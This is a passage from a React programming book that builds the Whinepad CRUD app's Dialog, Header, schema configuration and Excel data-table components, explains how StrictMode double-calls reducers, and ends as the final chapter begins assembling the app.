- The footer has *ok*/*cancel* buttons, let's call them `confirm` and `dismiss`. Sometimes a dialog is merely an info message and you only need one button. The prop `hasCancel` can define this. If it's `false` only the OK button is shown.
- The `confirm` button can change the label via `confirmLabel` prop. The `dismiss` button always says "Cancel".
- The dialog may be "modal" meaning it takes over the whole app and nothing really happens until it's dismissed.
- An `onAction` prop (similar to the `<Actions>` component) can pass the user's action to the parent component.
- The user can dismiss the dialog by hitting Escape or clicking outside the dialog. This is a nice and expected feature but sometimes may not be desirable. E.g. you type and type in a dialog producing some of your best prose and suddenly you hit Escape and all is lost. The decision about the behavior of the dialog should be left to the developer using the component. The `Dialog` can merely enable this *extended* behavior (hitting Escape or clicking outside) if requested by the developer via the `extendedDismiss` prop.

The import/export/props setup could looks like so:

```
import {useEffect} from 'react';
import PropTypes from 'prop-types';
import Button from './Button';
import './Dialog.css';

function Dialog(props) {
  const {
    header,
    modal = false,
    extendedDismiss = true,
    confirmLabel = 'ok',
    onAction = () => {},
    hasCancel = true,
  } = props;
```

```
  // rendering here...

}

Dialog.propTypes = {
  header: PropTypes.string.isRequired,
  modal: PropTypes.bool,
  extendedDismiss: PropTypes.bool,
  confirmLabel: PropTypes.string,
  onAction: PropTypes.func,
  hasCancel: PropTypes.bool,
};

export default Dialog;
```

The rendering is not too complicated, a conditional CSS when the dialog is modal and some conditional buttons display:

```
return (
  <div className={modal ? 'Dialog DialogModal' : 'Dialog'}>
    <div className={modal ? 'DialogModalWrap' : null}>
      <div className="DialogHeader">{header}</div>
      <div className="DialogBody">{props.children}</div>
      <div className="DialogFooter">
        {hasCancel ? (
          <Button className="DialogDismiss" onClick={() => onAction('dismiss')}>
            Cancel
          </Button>
        ) : null}
        <Button onClick={() => onAction(hasCancel ? 'confirm' : 'dismiss')}>
          {confirmLabel}
        </Button>
      </div>
    </div>
  </div>
);
```

And finally, the *extended* functionality where the user can interact with Escape key or clicks outside the dialog body is implemented in a `useEffect()` hook. This hook will be executed only once, when the dialog renders and is responsible for setting up (and cleaning up) DOM event listeners. As you already know, the general `useEffect()` template is:

```
useEffect(() => {
    // setup
    return () => {
      // cleanup
    };
  },
  [] // dependencies
)
```

Armed with this template, the implementation could be something like:

```
useEffect(() => {
  function dismissClick(e) {
    if (e.target.classList.contains('DialogModal')) {
      onAction('dismiss');
    }
  }

  function dismissKey(e) {
    if (e.key === 'Escape') {
      onAction('dismiss');
    }
  }

  if (modal) {
    document.body.classList.add('DialogModalOpen');
    if (extendedDismiss) {
      document.body.addEventListener('click', dismissClick);
      document.addEventListener('keydown', dismissKey);
    }
  }
  return () => {
    document.body.classList.remove('DialogModalOpen');
    document.body.removeEventListener('click', dismissClick);
    document.removeEventListener('keydown', dismissKey);
  };
}, [onAction, modal, extendedDismiss]);
```

Alternative ideas:

- Instead of a single `onAction`, another option is to provide `onConfirm` (user clicks OK) and `onDismiss`.
- The wrapper `div` has a conditional and a non-conditional class name. The component could possibly benefit from the `classnames` module, as follows.

Before:

```
<div className={modal ? 'Dialog DialogModal' : 'Dialog'}>
```

After:

```
<div className={classNames({
    'Dialog': true,
    'DialogModal': modal,
  })}>
```

Header

At this point all the lowest-level components are done. Before tackling the big one, `Excel`, let's add a convenient `Header` component made up of logo, search box and an "Add" button to add new records to the data table.

```
import Logo from './Logo';
import './Header.css';

import Button from './Button';
import FormInput from './FormInput';

function Header({onSearch, onAdd, count = 0}) {
  const placeholder = count > 1 ? `Search ${count} items` : 'Search';
  return (
    <div className="Header">
      <Logo />
      <div>
        <FormInput placeholder={placeholder} id="search" onChange={onSearch} />
      </div>
      <div>
        <Button onClick={onAdd}>
          <b>&#65291;</b> Add whine
        </Button>
      </div>
    </div>
  );
}

export default Header;
```

As you can see the header doesn't do any searching or adding to the data, but it offers callbacks for its parent to do the data management.

App Config

It would be a good idea to divorce the Whinepad app from the wine-specific subject matter and make it a reusable CRUD way of managing any sort of data. There should be no hardcoded data fields. Instead a `schema` object can be a description of the type of data you want to deal with in the app.

Here's an example (*src/config/schema.js*) to get you off the ground with a wine-oriented app:

```
import classification from './classification';

const schema = {
  name: {
    label: 'Name',
    show: true,
```

```
    samples: ['$2 Chuck', 'Chateau React', 'Vint.js'],
    align: 'left',
  },
  year: {
    label: 'Year',
    type: 'year',
    show: true,
    samples: [2015, 2013, 2021],
  },
  grape: {
    label: 'Grape',
    type: 'suggest',
    options: classification.grapes,
    show: true,
    samples: ['Merlot', 'Bordeaux Blend', 'Zinfandel'],
    align: 'left',
  },
  rating: {
    label: 'Rating',
    type: 'rating',
    show: true,
    samples: [3, 1, 5],
  },
  comments: {
    label: 'Comments',
    type: 'textarea',
    samples: ['Nice for the price', 'XML in my JS, orly??!', 'Lodi? Again!'],
  },
};

export default schema;
```

This is an example of one of the simplest ECMAScript modules you can imagine—one that exports a single variable. It also imports another simple module that contains some lengthy options to prefill in the forms (*src/config/classification.js*). Just a way to keep the `schema` shorter and easier to read:

```
const classification = {
  grapes: [
    'Baco Noir',
    'Barbera',
    'Cabernet Franc',
    'Cabernet Sauvignon',
    // ...
  ],
};

export default classification;
```

With the help of the `schema` module, you can now configure what type of data you want to manage in the app.

<Excel>: New and Improved

And now comes the meat of the app, the data table that does most of the work, everything in CRUD, except the C (create).

Using the new `<Excel>` in `<Discovery>` so it can be tested independently of the whole app:

```
import schema from '../config/schema';

// ...

<h2>Excel</h2>

<Excel
  schema={schema}
  initialData={schema.name.samples.map((_, idx) => {
    const element = {};
    for (let key in schema) {
      element[key] = schema[key].samples[idx];
    }
    return element;
  })}
  onDataChange={(data) => {
    console.log(data);
  }}
/>
```

As you can see all the data configuration comes from the `schema` including 3 samples of the data being passed as `initialData` prop to be used for testing. And then there's the `onDataChange` callback prop so the parent of the component can manage the data as a whole and e.g. write it to a database or `localStorage`. For the purposes of discovery and testing, `console.log()` is enough.

Figure 7-15, Figure 7-16, Figure 7-17 and Figure 7-18 show how Excel looks like and behaves in the Discovery tool.




Figure 7-15. Excel component rendered in `Discovery` with sample data coming from `schema`




Figure 7-16. Editing an item using `Form` in a `Dialog`




Figure 7-17. Viewing details for an item: same `Form` but rendered readonly




Figure 7-18. Confirmation when clicking the delete `Action`

The overall structure

The familiar structure is imports at the top, export at the end and an `Excel` function for the rendering. Additionally the component manages a bit of state:

- Is the data sorted and how?
- Is there a dialog open and what's in it?
- Is the user editing inline in the table?
- The data!

The data state is managed by a reducer and for everything else, there's `useState()`.

Inline in the `Excel` function there are a few helper functions to help isolate some of the state handling code.

```
import {useState, useReducer, useRef} from 'react';
// more imports...

function reducer(data, action) {/*...*/}

function Excel({schema, initialData, onDataChange, filter}) {
  const [data, dispatch] = useReducer(reducer, initialData);
  const [sorting, setSorting] = useState({
    column: '',
    descending: false,
  });
  const [edit, setEdit] = useState(null);
  const [dialog, setDialog] = useState(null);
  const form = useRef(null);

  function sort(e) {/*...*/}

  function showEditor(e) {/*...*/}

  function save(e) {/*...*/}

  function handleAction(rowidx, type) {/*...*/}

  return (<div className="Excel">{/*...*/}</div>);
}

Excel.propTypes = {
  schema: PropTypes.object,
  initialData: PropTypes.arrayOf(PropTypes.object),
  onDataChange: PropTypes.func,
  filter: PropTypes.string,
};
export default Excel;
```

Rendering

Let's start with the rendering portion of the component. There's an overall `div` to help with the styling and in it there's a `table` and (optionally) a dialog, the content of which comes from the `dialog` state. Which means that when calling `setDialog()`

(given by `useState()`) you pass the content of the dialog to be rendered, e.g. `setDialog(<Dialog />)`.

```
  return (
    <div className="Excel">
      <table>
        {/* ... */}
      </table>
      {dialog}
    </div>
  );
```

Rendering the table head

The table head is similar to what you've seen in previous chapters except now the header labels come from `schema` passed as a prop to Excel:

```
<thead onClick={sort}>
  <tr>
    {Object.keys(schema).map((key) => {
      let {label, show} = schema[key];
      if (!show) {
        return null;
      }
      if (sorting.column === key) {
        label += sorting.descending ? ' \u2191' : ' \u2193';
      }
      return (
        <th key={key} data-id={key}>
          {label}
        </th>
      );
    })}
    <th className="ExcelNotSortable">Actions</th>
  </tr>
</thead>
```

The `sorting` variable comes from the state and affects which headers get a sorting arrow and in which direction. The whole header (`<thead>`) has an `onClick` handler which calls the `sort()` helper function.

```
function sort(e) {
  const column = e.target.dataset.id;
  if (!column) { // The last "Action" column is not sortable
    return;
  }
  const descending = sorting.column === column && !sorting.descending;
  setSorting({column, descending});
  dispatch({type: 'sort', payload: {column, descending}});
}
```

Rendering the table body

The table body (`<tbody>`) consists of table rows (`<tr>`) with table cells within them (`<td>`). The last cell in each row is reserved for `<Actions>`. You need two loops, one for rows and one for cells (columns) within the row.

After some tweaking of the content of each cell (you'll see it in next), you're ready to define the `<td>`.

```
<tbody onDoubleClick={showEditor}>
  {data.map((row, rowidx) => {

    // TODO: data filtering comes here...

    return (
      <tr key={rowidx} data-row={rowidx}>
        {Object.keys(row).map((cell, columnidx) => {

          const config = schema[cell];
          let content = row[cell];

          // TODO: content tweaks go here...

          return (
            <td
              key={columnidx}
              data-schema={cell}
              className={classNames({
                [`schema-${cell}`]: true,
                ExcelEditable: config.type !== 'rating',
                ExcelDataLeft: config.align === 'left',
                ExcelDataRight: config.align === 'right',
                ExcelDataCenter:
                  config.align !== 'left' && config.align !== 'right',
              })}>
              {content}
            </td>
          );
        })}
        <td>
          <Actions onAction={handleAction.bind(null, rowidx)} />
        </td>
      </tr>
    );
  })}
</tbody>
```

Most of the effort goes to defining CSS class names. They are conditional on the `schema`, for example how the various data is aligned in the cells (left of center).

The oddest-looking class name definition is the `schema-${cell}`. This is optional but a nice touch that provides an extra CSS class name for each data type in case the

developer needs something specific. The syntax may look odd but it's the ECMA-Script way of defining dynamic (*computed*) object property names using the `[]` in combination with a template string

In the end, the resulting DOM of an example cell would look something like this:

```
<td
  data-schema="grape"
  class="schema-grape ExcelEditable ExcelDataLeft">
  Bordeaux Blend
</td>
```

All the cells are editable except the hard-coded actions and the ratings because you don't want accidental clicks to change the rating.

Tweaking and filtering of content

Let's address the two `TODO` comments in the table rendering. First the tweaking of content which happens in the inner loop.

```
const config = schema[cell];
if (!config.show) {
  return null;
}
let content = row[cell];
if (edit && edit.row === rowidx && edit.column === cell) {
  content = (
    <form onSubmit={save}>
      <input type="text" defaultValue={content} />
    </form>
  );
} else if (config.type === 'rating') {
  content = (
    <Rating
      id={cell}
      readonly
      key={content}
      defaultValue={Number(content)}
    />
  );
}
```

You have a boolean `show` config coming from the schema. It's helpful when you have too many columns to show in a single table. In this case, the comments for each item in the table may be too long and make the table hard to parse by the user. So it's not shown in the table, though it's still available (in the View Details action) and editable via the Edit action.

Next, if the user has double-clicked to edit the data inline bringing the table into an edit state, you show a form. Otherwise just the text content. Unless it's the rating cell.

It's friendlier to show the "star" rating component, rather then simple text (e.g. 5 or 2) like all other cells.

As for the second `TODO`, it's the filtering of the data as a result of the user's search string. In the previous chapter there were separate input fields for filtering per column. In the real app, let's have a single search input in the header and pass what the user types to the data table. The implementation is about going through each column is a row and attempting to match with the search string passed as a `filter` prop. If no match is found, the whole row is removed from the table.

```
if (filter) {
  const needle = filter.toLowerCase();
  let match = false;
  const fields = Object.keys(schema);
  for (let f = 0; f < fields.length; f++) {
    if (row[fields[f]].toString().toLowerCase().includes(needle)) {
      match = true;
    }
  }
  if (!match) {
    return null;
  }
}
```

And why is this filtering done here, as opposed to the reducer function? It's a personal choice dictated to an extent by the double-calling of the reducer which React does in "strict" mode.

React.Strict and reducers

`Excel` uses a `reducer()` for various data manipulations. At the end of every manipulation, it invokes the `onDataChange` callback passed to the component. That's how parents of `Excel` can be notified about data changes.

```
function reducer(data, action) {
  // ...
  setTimeout(() => action.payload.onDataChange(data));
  return data;
}
```

And this is what was in `<Discovery>`:

```
<Excel
  schema={schema}
  initialData={/* ... */}
  onDataChange={(data) => {
    console.log(data);
  }}
/>
```

If you test the component with the console open, you'll see that for every change there are two identical entries in the log (Figure 7-19).




Figure 7-19. Two console messages after editing "$2 Chuck"

This happens because in strict mode while in development, React calls your reducer twice. If you look back to `index.js` generated by CRA, the whole app is wrapped in `<React.StrictMode>`:

```
ReactDOM.render(
  <React.StrictMode>
    <App />
  </React.StrictMode>,
  document.getElementById('root')
);
```

You can remove the wrapper:

```
ReactDOM.render(
  <App />,
  document.getElementById('root')
);
```

Now the console will have only one log message.

This double-invokation is React helping you uncover impurities in your reducer. The reducer must be *pure* meaning given the same data, it should return the same results. Which is a great (again, development-only) feature and you should be on a lookout for impurities. Once you build your app, there's no more double-calling.

In this case (logging changes) the impurity is tolerable. But in other cases, it may not be. For example let's say you pass an array to the reducer and it removes the last array element before returning the array. The returned array is the same object in memory and if you pass it again to the reducer, it will remove yet another element. This is not the expected behavior.

In the next chapter you'll see a different way (using *contexts*) to communicate between parents and children components, not only via callback props as you've seen so far in the book. There this double-calling problem is going to go away. Still for education purposes and for simple callbacks (e.g. `<Dialog onAction...>`) callbacks are fine, so let's continue with them for just a bit longer.

What's with the timeout, you may ask. Anytime there's a `setTimeout` with no 0 milliseconds actual timeout, chances are there's a bit of a workaround going on. This code is no exception and it has to do, again, with the parent-child communication. Next chapter discusses and fixes this.

As you can see, we uncovered the interesting problem that comes with reducers and strict mode. And in the future you'll know where to look for potential reducer problems in your apps. If you see something off and it looks like something is happening twice, a quick debug exercise is to remove `<React.StrictMode>` and see if the problem goes away. If so, time for another look in your reducers.

Excel's little helpers

Now back to `Excel`. At this point the rendering is done. Time to take a look at a few functions that you saw commented out in the initial code listing, namely the `reducer()` function and the helpers `sort()`, `showEditor()`, `save()`, and `handleAction()`.

`sort()`

In fact, there was already a discussion of `sort()`. It's a callback for clicking on table headers:

```
function sort(e) {
  const column = e.target.dataset.id;
  if (!column) {
    return;
  }
  const descending = sorting.column === column && !sorting.descending;
  setSorting({column, descending});
  dispatch({type: 'sort', payload: {column, descending}});
}
```

The general task is to figure out what happened (user clicked a header, which one?), then update the state (call `setSorting()` provided by `useState()` to draw the sorting arrows) and `dispatch()` an event to be handled by the reducer. The reducer's task is to do the actual sorting.

`showEditor()`

Another short helper function is `showEditor()`. It's called when the user double-clicks a cell and changes the state so an inline input field is shown:

```
function showEditor(e) {
  const config = e.target.dataset.schema;
  if (!config || config === 'rating') {
    return;
  }
  setEdit({
    row: parseInt(e.target.parentNode.dataset.row, 10),
    column: config,
  });
}
```

Because this function is called for all clicks anywhere in the table (`<tbody onDoubleClick={showEditor}>`) you need to filter out cases where no inline form is desirable. Namely the rating (no inline rating of items) and anywhere in the action column. Action columns don't have associated schema configuration so `!config` takes care of this case. For all other cells, `setEdit()` is called which updates the state identifying which cell is to be edited. Since this is a rendering-only change, the reducer doesn't get involved and so no `dispatch()` is necessary.

`save()`

Next, the `save()` helper. It's invoked when the user is done with inline editing and submits the inline form by hitting Enter (`<form onSubmit={save}>`). Similarly to `sort()`, `save()` needs to know what happened (what was submitted) and then update the state (`setEdit()`) and `dispatch()` an event for the reducer to update the data.

```
function save(e) {
  e.preventDefault();
  const value = e.target.firstChild.value;
  const valueType = schema[e.target.parentNode.dataset.schema].type;
  dispatch({
    type: 'save',
    payload: {
      edit,
      value,
      onDataChange,
      int: valueType === 'year' || valueType === 'rating',
    },
  });
  setEdit(null);
}
```

Figuring out the `valueType` helps the reducer write integers versus strings in the data, since all form values come as strings from the DOM.

`handleAction()`

Next, the `handleAction()` method, it's the longest but not too complex. It needs to deal with three types of actions - delete, edit and view info. Edit and info are close in implementation as the info is just a readonly form. Let's start with deleting:

```
function handleAction(rowidx, type) {
  if (type === 'delete') {
    setDialog(
      <Dialog
        modal
        header="Confirm deletion"
        confirmLabel="Delete"
        onAction={(action) => {
          setDialog(null);
          if (action === 'confirm') {
            dispatch({
              type: 'delete',
              payload: {
                rowidx,
                onDataChange,
              },
            });
          }
        }}>
        {`Are you sure you want to delete "${data[rowidx].name}"?`}
      </Dialog>,
    );
  }

  // TODO: edit and info
}
```

Clicking the Delete action brings up a `<Dialog>` saying "Are you sure?" by updating the state with `setDialog()` and passing a `<Dialog>` component as the dialog state. Regardless of the answer (the dialog's `onAction`) the dialog is dismissed by passing a `null` dialog (`setDialog(null)`). But if the action was "confirm", then an event is dispatched to the reducer.

If the user's action is for editing or viewing a data row, a new `<Dialog>` is created, one that has a form for editing. The form is readonly when simply viewing the data. The user can then dismiss the dialog abandoning any changes (which is the only option when viewing) or save the changes. Saving means another dispatch which includes a `ref` to the form, so the reducer can harvest the form data.

```
const isEdit = type === 'edit';
if (type === 'info' || isEdit) {
  const formPrefill = data[rowidx];
  setDialog(
    <Dialog
      modal
```

```
        extendedDismiss={!isEdit}
        header={isEdit ? 'Edit item' : 'Item details'}
        confirmLabel={isEdit ? 'Save' : 'ok'}
        hasCancel={isEdit}
        onAction={(action) => {
          setDialog(null);
          if (isEdit && action === 'confirm') {
            dispatch({
              type: 'saveForm',
              payload: {
                rowidx,
                onDataChange,
                form,
              },
            });
          }
        }}>
        <Form
          ref={form}
          fields={schema}
          initialData={formPrefill}
          readonly={!isEdit}
        />
      </Dialog>,
    );
```

`reducer()`

Finally, the almighty reducer. It's similar to what you already saw towards the end of Chapter 4. The sorting and inine editing parts are pretty much the same, the searching/filtering is gone and moved to the rendering of the table and there's now a way to delete rows and to save the editing form.

```
  function reducer(data, action) {
    if (action.type === 'sort') {
      const {column, descending} = action.payload;
      return data.sort((a, b) => {
        if (a[column] === b[column]) {
          return 0;
        }
        return descending
          ? a[column] < b[column]
            ? 1
            : -1
          : a[column] > b[column]
            ? 1
            : -1;
      });
    }
    if (action.type === 'save') {
      const {int, edit} = action.payload;
      data[edit.row][edit.column] = int
```

```
        ? parseInt(action.payload.value, 10)
        : action.payload.value;
    }
    if (action.type === 'delete') {
      data = clone(data);
      data.splice(action.payload.rowidx, 1);
    }

    if (action.type === 'saveForm') {
      Array.from(action.payload.form.current).forEach(
        (input) => (data[action.payload.rowidx][input.id] = input.value),
      );
    }

    setTimeout(() => action.payload.onDataChange(data));
    return data;
  }
```

The last two lines were already discussed above, the rest is all about array manipulation. The reducer is called with the current data and some payload describing what happened and it acts on that information.

One thing to note is how the *delete* action is the only one doing the cloning of the original array. This goes back to the discussion above about the double-calling of the reducer. All other actions can get away with modifying the array as they have exact row/column to modify. Or, in the case of sorting, no data pieces are being modified. So asking twice "please update column 1 row 2 with value 2018" has the same effect every time. However all the rows are just 0-indexed array elements. When you have elements 0, 1 and 2 and you delete 1, then you have 0, 1. And so deleting id 1 twice deletes two elements. Cloning the array before deletion solves this by producing a new array object. The double-calling happens both times with the original `data` not with the `data` returned by the first call, so removing id 1 from 0, 1, 2 and again from 0, 1, 2. Tiny details like this when it's a combination of React strict and the way objects (and arrays are objects too) work in JavaScript may cause trouble. So be extra diligent when modifying with arrays and objects in your reducers.

And with this, the last component in the app is done and it's time to put them all together to create a working app.

CHAPTER 8
The Finished App

All the components of the new app are done and testable in the discovery tool (*http://localhost:3000/discovery*). Now it's time to put them all together into a working application (available in the browser as *http://localhost:3000/*). Figure 8-1 shows the desired result when the user loads the app for the first time. There is a single row of default data coming from schema's samples to demonstrate the purpose of the app to the user.




Figure 8-1. Loading the finished app for the first time

Figure 8-2 shows the dialog that pops up when the user clicks the *+Add whine* button.




Figure 8-2. Adding a new record

Figure 8-3 shows the state of the app after the user has added one more row.




Figure 8-3. Two records in the table

Since you already have the header, body, the table component `Excel` and the dialog component, the rendering is merely a question of assembling them, like so:

```
<div>
  <Header/>
  <Body>
    <Excel/>
```

```
        <Dialog>
          <Form/>
        </Dialog>
      </Body>
    </div>
```

